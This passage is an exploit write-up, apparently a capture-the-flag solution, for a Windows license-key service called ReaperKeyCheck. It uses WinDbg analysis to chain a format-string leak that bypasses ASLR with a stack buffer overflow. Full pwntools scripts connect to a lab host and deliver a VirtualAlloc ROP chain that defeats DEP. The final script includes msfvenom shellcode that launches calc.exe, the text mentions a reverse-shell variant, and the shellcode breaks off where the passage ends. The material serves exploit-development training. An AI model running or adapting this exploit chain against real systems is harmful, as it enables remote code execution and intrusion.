
The variable result stores the last four digits of the module csum % 10000, then uses strtol and ckey takes the numeric value from the character 19, that is, the last 4 digits of the key, if the variable result is equal to ckey it is returned 1:

The function check calls a function called checking passing the key and opens a file keys.txt with fopen, if successful it initializes a variable found in 0:


Then it starts a loop in which it reads 0x1000 bytes from the file with fgets, finds the character position \n and replaces it with \0, compares that the key key is equal to the current line of the buffer file, if it is equal it changes the value of found a 1:
b64 The function starts by saving the address of key mas in the variable 0x18, at this address it starts the string in base64, then it calls the function base64 that restores the original string, later it calls vsprintf to save the string at the beginning of the buffer Checking key, this buffer is the beginning of the string that will be sent:

We set a breakpoint at call, if we send the key the first argument points to the buffer plus 24 bytes where the string is located in base64, rdx the length of the string is stored in , and finally in r8 a pointer to the size:
0:000> bp ReaperKeyCheck + 0x1604

0:000> g
Breakpoint 0 hit
ReaperKeyCheck+0x1604:
00007ff6`51921604 e8c7fcffff      call    ReaperKeyCheck+0x12d0 (00007ff6`519212d0)

0:000> da rcx
000001bb`f1f50018  "U3RhbmRhcmQgTGljZW5zZQ=="

0:000> r rdx
rdx=0000000000000019

0:000> dqs r8 L1
00000086`5c8fe6b0  00000000`00000000
When executing the call return value in rax is a pointer to the decoded string:
0:000> p
ReaperKeyCheck+0x1609:
00007ff6`51921609 4889442438      mov     qword ptr [rsp+38h],rax ss:00000086`5c8fe6b8=00af00ae20040125

0:000> da rax
000001bb`f1e17950  "Standard License"

Then it uses the function snprintf to save in the 14 buffer position what we pass it as key, this could cause a format string vulnerability:

In addition, it uses the function memmove to move the already decoded base64 content to a new buffer without sanitization, causing a buffer overflow.
We start the first vulnerability, in the option 1 we send the first 24 bytes of the key to validate it, then we replace it with the format %p that should leak a pointer exploiting the format string, after that we use the option 2:
Choose an option:
1. Set key
2. Activate key
3. Exit
1
Enter a key: 100-FE9A1-500-A270-0102-
Valid key format
Choose an option:
1. Set key
2. Activate key
3. Exit
1
Enter a key: %p
Invalid key format
Choose an option:
1. Set key
2. Activate key
3. Exit
2
When we reach the breakpoint in the call to the function send that sends the buffer, in the position 14 we can see that it is replaced %p by a pointer as a string:
0:000> bp ReaperKeyCheck + 0x16e3

0:000> g
Breakpoint 1 hit
ReaperKeyCheck+0x16e3:
00007ff6`519216e3 ff15bfeb0100    call    qword ptr [ReaperKeyCheck+0x202a8 (00007ff6`519402a8)] ds:00007ff6`519402a8={WS2_32!send (00007ffd`f47428c0)}

0:000> db rdx
0000008a`0fefeb50  43 68 65 63 6b 69 6e 67-20 6b 65 79 3a 20 30 30  Checking key: 00
0000008a`0fefeb60  30 30 37 46 46 36 35 31-39 34 30 36 36 30 0a 2d  007FF651940660.-
0000008a`0fefeb70  46 45 39 41 31 2c 20 43-6f 6d 6d 65 6e 74 3a 20  FE9A1, Comment:
0000008a`0fefeb80  00 30 32 2d 00 00 00 00-00 00 00 00 00 00 00 00  .02-............
0000008a`0fefeb90  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0000008a`0fefeba0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0000008a`0fefebb0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0000008a`0fefebc0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
The pointer that will be shown as leak in the format string points to a string and is part of the binary, specifically it shows the base plus offset 0x20660, if we subtract this offset we obtain the base of the binary, with this we can bypass the ASLR:
0:000> da 0x007ff651940660
00007ff6`51940660  "Checking key: "

0:000> lm m ReaperKeyCheck
Browse full module list
start             end                 module name
00007ff6`51920000 00007ff6`51953000   ReaperKeyCheck C (no symbols)

0:000> ? 0x007ff651940660 - 0x00007ff651920000
Evaluate expression: 132704 = 00000000`00020660
We automate this process in a python script, first we validate the key, then we overwrite the key with a %p that shows a leak and by subtracting the offset it shows the base address of the binary, we can simply check it by running the exploit:
#!/usr/bin/python3
from pwn import remote, log

shell = remote("192.168.3.65", 4141)

shell.sendlineafter(b"Exit\n", b"1")
shell.sendlineafter(b"key: ", b"100-FE9A1-500-A270-0102-")
shell.sendlineafter(b"Exit\n", b"1")
shell.sendlineafter(b"key: ", b"%p")
shell.sendlineafter(b"Exit\n", b"2")
shell.recvuntil(b"Checking key: ")

binary_base = int(shell.recvline().strip(), 16) - 0x20660
log.info(f"Binary base: {hex(binary_base)}")

shell.interactive()
❯ python3 exploit.py
[+] Opening connection to 192.168.3.65 on port 4141: Done
[*] Binary base: 0x7ff651920000
[*] Switching to interactive mode
Could not find key!
Choose an option:
1. Set key
2. Activate key
3. Exit
$
Once solved ASLR we jump to the next vulnerability, we define as payload 100 bytes created with cyclic to find the offset, then it encodes the string in base64 and sends it causing a buffer overflow:
#!/usr/bin/python3
from pwn import remote, cyclic, base64

shell = remote("192.168.3.65", 4141)

payload  = b""
payload += cyclic(100, n=8)

shell.sendlineafter(b"Exit\n", b"1")
shell.sendlineafter(b"key: ", b"100-FE9A1-500-A270-0102-" + base64.b64encode(payload))
shell.sendlineafter(b"Exit\n", b"2")
When running the exploit we can see in the debugger that the program corrupts it ret and tries to return to an address that is part of the string cyclic:
0:000> g
(34c0.3524): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
ReaperKeyCheck+0x16f1:
00007ff6`519216f1 c3              ret

0:000> dq rsp L1
0000005f`862fe658  61616161`6161616c
Now we calculate the offset which should be 88 bytes to reach the return address:
❯ cyclic -n 8 -l 0x616161616161616c
88
To check that it is the correct offset we write the following exploit, now the payload starts filling with 88 A's the offset before the return address, then it sends B's as a return address and some C's that will be stored in the stack:
#!/usr/bin/python3
from pwn import remote, cyclic, base64

shell = remote("192.168.3.65", 4141)

offset = 88
junk = b"A" * offset

payload  = b""
payload += junk
payload += b"B" * 8
payload += b"C" * 24

shell.sendlineafter(b"Exit\n", b"1")
shell.sendlineafter(b"key: ", b"100-FE9A1-500-A270-0102-" + base64.b64encode(payload))
shell.sendlineafter(b"Exit\n", b"2")
When running it again it corrupts but if we look at the debugger now it tries to return to 0x4242424242424242 what they are B's and the other bytes are stored in the stack:
0:000> g
(366c.2d98): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
ReaperKeyCheck+0x16f1:
00007ff6`519216f1 c3              ret

0:000> dqs rsp L4
0000006c`745fec88  42424242`42424242
0000006c`745fec90  43434343`43434343
0000006c`745fec98  43434343`43434343
0000006c`745feca0  43434343`43434343
Something to keep in mind is DEP that in a simple exploit we would jump to the stack with a gadget equivalent to jmp rsp but this protection makes the stack not executable complicating the process, we can try to evade it with a ropchain:
0:000> !vprot rsp
BaseAddress:       0000006c745fe000
AllocationBase:    0000006c74500000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:        0000000000002000
State:             00001000  MEM_COMMIT
Protect:           00000004  PAGE_READWRITE
Type:              00020000  MEM_PRIVATE
Among the functions that we can use to evade DEP is VirtualAlloc, we can find the offset 0x20000 of the binary, we can check from the debugger that this address is a reference to its address within kernel32:

0:000> dqs ReaperKeyCheck + 0x20000 L1
00007ff6`51940000  00007ffd`f3c73bf0 KERNEL32!VirtualAllocStub
The VirtualAlloc function will help us to change the privileges of the stack since it reserves a space in memory, the most relevant thing is that in the first argument we can indicate the address where we want to do it and with the last one the protection.
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
In it lpAddress we can pass the address of rsp where we will start, in it dwSize we will use 0x1 that will reserve a page, in flAllocationType we will pass MEM_COMMIT or 0x1000 and finally in flProtect we will use 0x40 that is equal to PAGE_EXECUTE_READ_WRITE, in this way we would be allowed to execute the shellcode:
VirtualAlloc($rsp, 0x1, 0x1000, 0x40);
Our idea will be to set these values in the registers rcx, rdx, r8 and r9 that correspond to the calling convention , to search for gadgets we will use ropper:
❯ ropper --file dev_keysvc.exe -I 0x0 --console
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
(dev_keysvc.exe/PE/x86_64)> search pop rax; ret;
[INFO] Searching for gadgets: pop rax; ret;

[INFO] File: dev_keysvc.exe
0x000000000000150a: pop rax; ret;

(dev_keysvc.exe/PE/x86_64)>
In the registry rcx we must save the address of rsp, we can use the gadget xor rbx, rsp and if rbx it works 0 it will take the value of rsp, then we move it to rcx:
# $rcx = $rsp
rop += p64(binary_base + 0x020d9) # pop rbx; ret;
rop += p64(0x0)                   # key for xor
rop += p64(binary_base + 0x01fa0) # xor rbx, rsp; ret;
rop += p64(binary_base + 0x01fc2) # push rbx; pop rax; ret;
rop += p64(binary_base + 0x01f80) # mov rcx, rax; ret;
In rdx we must save 0x1, the gadget exists mov rdx, r13 and we can save values in r13 with a pop but it ends with a for this we will save the gadget call rax in the registry that will only jump to the next gadget rax``pop rax; ret;:
# $rdx = 0x1
rop += p64(binary_base + 0x0150a) # pop rax; ret;
rop += p64(binary_base + 0x0150a) # pop rax; ret;
rop += p64(binary_base + 0x047b3) # pop r13; ret;
rop += p64(0x1)                   # dwSize
rop += p64(binary_base + 0x0368f) # mov rdx, r13; call rax;
Our chain loads the value a rbx then moves it to r9 and sets r8 it to 0, finally adds the value of r9 to the register r8 leaving in it a 0x1000:
# $r8 = 0x1000
rop += p64(binary_base + 0x020d9) # pop rbx; ret;
rop += p64(0x1000)                # flAllocationType
rop += p64(binary_base + 0x01f90) # mov r9, rbx; mov r8, 0; add rsp, 8; ret;
rop += p64(0x0)                   # padding for pop
rop += p64(binary_base + 0x03918) # add r8, r9; add rax, r8; ret;
To load a value r9 we can use the gadget cmove r9, rdx but this is only executed if a flag is activated, we can activate the flag zf with a xor rax, rax and we can use the chain rop that we put together before to load the value rdx:
# $r9 = 0x40
rop += p64(binary_base + 0x0150a) # pop rax; ret;
rop += p64(binary_base + 0x0150a) # pop rax; ret;
rop += p64(binary_base + 0x047b3) # pop r13; ret;
rop += p64(0x40)                  # flProtect
rop += p64(binary_base + 0x0368f) # mov rdx, r13; call rax;
rop += p64(binary_base + 0x1f27f) # xor rax, rax; ret;
rop += p64(binary_base + 0x1f37d) # cmove r9, rdx; mov rax, r9; ret;
Now that we have set the arguments in their respective registers we can simply jump to the function VirtualAlloc, then upon returning we execute a gadget push rsp; ret; that will execute what is on the stack as a jmp rsp:
# call VirtualAlloc()
rop += p64(binary_base + 0x020d9) # pop rbx; ret;
rop += p64(binary_base + 0x20000) # VirtualAlloc()
rop += p64(binary_base + 0x1ec79) # jmp qword ptr [rbx];

# jmp rsp
rop += p64(binary_base + 0x1becd) # push rsp; and al, 8; ret;
Our exploit now looks like this, after the offset we send the ropchain, after executing it we leave the return to several qwords of A's, B's and so on:
#!/usr/bin/python3
from pwn import remote, p64, base64

shell = remote("192.168.3.65", 4141)

shell.sendlineafter(b"Exit\n", b"1")
shell.sendlineafter(b"key: ", b"100-FE9A1-500-A270-0102-")
shell.sendlineafter(b"Exit\n", b"1")
shell.sendlineafter(b"key: ", b"%p")
shell.sendlineafter(b"Exit\n", b"2")
shell.recvuntil(b"Checking key: ")

binary_base = int(shell.recvline().strip(), 16) - 0x20660

offset = 88
junk = b"A" * offset

rop  = b""
# $r8 = 0x1000
rop += p64(binary_base + 0x020d9) # pop rbx; ret;
rop += p64(0x1000)                # flAllocationType
rop += p64(binary_base + 0x01f90) # mov r9, rbx; mov r8, 0; add rsp, 8; ret;
rop += p64(0x0)                   # padding for pop
rop += p64(binary_base + 0x03918) # add r8, r9; add rax, r8; ret;
# $r9 = 0x40
rop += p64(binary_base + 0x0150a) # pop rax; ret;
rop += p64(binary_base + 0x0150a) # pop rax; ret;
rop += p64(binary_base + 0x047b3) # pop r13; ret;
rop += p64(0x40)                  # flProtect
rop += p64(binary_base + 0x0368f) # mov rdx, r13; call rax;
rop += p64(binary_base + 0x1f27f) # xor rax, rax; ret;
rop += p64(binary_base + 0x1f37d) # cmove r9, rdx; mov rax, r9; ret;
# $rdx = 0x1
rop += p64(binary_base + 0x0150a) # pop rax; ret;
rop += p64(binary_base + 0x0150a) # pop rax; ret;
rop += p64(binary_base + 0x047b3) # pop r13; ret;
rop += p64(0x1)                   # dwSize
rop += p64(binary_base + 0x0368f) # mov rdx, r13; call rax;
# $rcx = $rsp
rop += p64(binary_base + 0x020d9) # pop rbx; ret;
rop += p64(0x0)                   # key for xor
rop += p64(binary_base + 0x01fa0) # xor rbx, rsp; ret;
rop += p64(binary_base + 0x01fc2) # push rbx; pop rax; ret;
rop += p64(binary_base + 0x01f80) # mov rcx, rax; ret;
# call VirtualAlloc()
rop += p64(binary_base + 0x020d9) # pop rbx; ret;
rop += p64(binary_base + 0x20000) # VirtualAlloc()
rop += p64(binary_base + 0x1ec79) # jmp qword ptr [rbx];
# jmp rsp
rop += p64(binary_base + 0x1becd) # push rsp; and al, 8; ret;

shellcode  = b""
shellcode += b"A" * 8
shellcode += b"B" * 8
shellcode += b"C" * 8
shellcode += b"D" * 8
shellcode += b"E" * 8

payload  = b""
payload += junk
payload += rop
payload += shellcode

shell.sendlineafter(b"Exit\n", b"1")
shell.sendlineafter(b"key: ", b"100-FE9A1-500-A270-0102-" + base64.b64encode(payload))
shell.sendlineafter(b"Exit\n", b"2")
So when we get to jmp [rbx] the registry rbx it points to VirtualAlloc and the arguments are set in a way that changes the protection of the rsp:
0:000> bp ReaperKeyCheck+0x1ec79

0:000> g
Breakpoint 0 hit
ReaperKeyCheck+0x1ec79:
00007ff6`5193ec79 ff23            jmp     qword ptr [rbx] ds:00007ff6`51940000={KERNEL32!VirtualAllocStub (00007ffd`f3c73bf0)}

0:000> dqs rbx L1
00007ff6`51940000  00007ffd`f3c73bf0 KERNEL32!VirtualAllocStub

0:000> r rcx
rcx=000000eb131fed08

0:000> r rdx
rdx=0000000000000001

0:000> r r8
r8=0000000000001000

0:000> r r9
r9=0000000000000040
When we get to ret the function, VirtualAlloc it should now rsp have protection PAGE_EXECUTE_READ_WRITE which will allow us to execute shellcode.
0:000> pt
KERNELBASE!VirtualAlloc+0x5a:
00007ffd`f240a84a c3              ret

0:000> !vprot rsp
BaseAddress:       000000eb131fe000
AllocationBase:    000000eb13100000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:        0000000000001000
State:             00001000  MEM_COMMIT
Protect:           00000040  PAGE_EXECUTE_READWRITE
Type:              00020000  MEM_PRIVATE
When we advance to the gadget push rsp; ret; there are 2 qwords in the stack that were modified during execution so it will return an invalid address:
0:000> p
ReaperKeyCheck+0x1becd:
00007ff6`5193becd 54              push    rsp

0:000> dqs rsp L4
000000eb`131fed38  000000eb`131fe000
000000eb`131fed40  00000000`00001000
000000eb`131fed48  43434343`43434343
000000eb`131fed50  44444444`44444444
To fix this we will avoid 2 qwords with a add rsp, 0x10 before jumping to the rsp:
# jmp rsp
rop += p64(binary_base + 0x02029) # add rsp, 0x10; ret;
rop += p64(0x0) * 2               # padding for add
rop += p64(binary_base + 0x1becd) # push rsp; and al, 8; ret;
Now when you get to it, push rsp; ret; it will execute the qwords that we sent as shellcode:
0:000> bp ReaperKeyCheck + 0x1becd

0:000> g
Breakpoint 0 hit
ReaperKeyCheck+0x1becd:
00007ff6`5193becd 54              push    rsp

0:000> dqs rsp L4
00000087`27afee00  41414141`41414141
00000087`27afee08  42424242`42424242
00000087`27afee10  43434343`43434343
00000087`27afee18  44444444`44444444
After executing the ropchain we only have to create a shellcode with msfvenom, in this case we will create one that sends us a revshell in case it is executed.
The exploit starts by obtaining the base address of the binary through the format string, then we exploit the buffer overflow that makes it executable rsp with the ropchain, at the end it jumps to the stack and executes the shellcode that will send us a reverse shell.
For the POC, we will proceed with local test to launch a calculator app.
Proof Of Concept - POC
Pre-requirement: $ sudo apt install python3-pwntools
$ cat poc.py
#!/usr/bin/python3
from pwn import remote, p64, base64

shell = remote("Windows", 4141)

shell.sendlineafter(b"Exit\n", b"1")
shell.sendlineafter(b"key: ", b"100-FE9A1-500-A270-0102-")
shell.sendlineafter(b"Exit\n", b"1")
shell.sendlineafter(b"key: ", b"%p")
shell.sendlineafter(b"Exit\n", b"2")
shell.recvuntil(b"Checking key: ")

binary_base = int(shell.recvline().strip(), 16) - 0x20660

offset = 88
junk = b"A" * offset

rop  = b""
rop += p64(binary_base + 0x020d9) # pop rbx; ret;
rop += p64(0x1000)                # flAllocationType
rop += p64(binary_base + 0x01f90) # mov r9, rbx; mov r8, 0; add rsp, 8; ret;
rop += p64(0x0)                   # padding for pop
rop += p64(binary_base + 0x03918) # add r8, r9; add rax, r8; ret;
rop += p64(binary_base + 0x0150a) # pop rax; ret;
rop += p64(binary_base + 0x0150a) # pop rax; ret;
rop += p64(binary_base + 0x047b3) # pop r13; ret;
rop += p64(0x40)                  # flProtect
rop += p64(binary_base + 0x0368f) # mov rdx, r13; call rax;
rop += p64(binary_base + 0x1f27f) # xor rax, rax; ret;
rop += p64(binary_base + 0x1f37d) # cmove r9, rdx; mov rax, r9; ret;
rop += p64(binary_base + 0x0150a) # pop rax; ret;
rop += p64(binary_base + 0x0150a) # pop rax; ret;
rop += p64(binary_base + 0x047b3) # pop r13; ret;
rop += p64(0x1)                   # dwSize
rop += p64(binary_base + 0x0368f) # mov rdx, r13; call rax;
rop += p64(binary_base + 0x020d9) # pop rbx; ret;
rop += p64(0x0)                   # key for xor
rop += p64(binary_base + 0x01fa0) # xor rbx, rsp; ret;
rop += p64(binary_base + 0x01fc2) # push rbx; pop rax; ret;
rop += p64(binary_base + 0x01f80) # mov rcx, rax; ret;
rop += p64(binary_base + 0x020d9) # pop rbx; ret;
rop += p64(binary_base + 0x20000) # VirtualAlloc()
rop += p64(binary_base + 0x1ec79) # jmp qword ptr [rbx];
rop += p64(binary_base + 0x02029) # add rsp, 0x10; ret;
rop += p64(0x0) * 2               # padding for add
rop += p64(binary_base + 0x1becd) # push rsp; and al, 8; ret;

# msfvenom -p windows/x64/exec CMD=calc.exe -f python -v shellcode
shellcode =  b""
shellcode += b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41"
shellcode += b"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48"
shellcode += b"\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20"
shellcode += b"\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31"
shellcode += b"\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20"
shellcode += b"\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41"
shellcode += b"\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0"
shellcode += b"\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67"
shellcode += b"\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20"
shellcode += b"\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34"
shellcode += b"\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac"
shellcode += b"\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1"
shellcode += b"\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58"
shellcode += b"\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
shellcode += b"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
shellcode += b"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a"
shellcode += b"\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41"
shellcode += b"\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
shellcode += b"\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00"
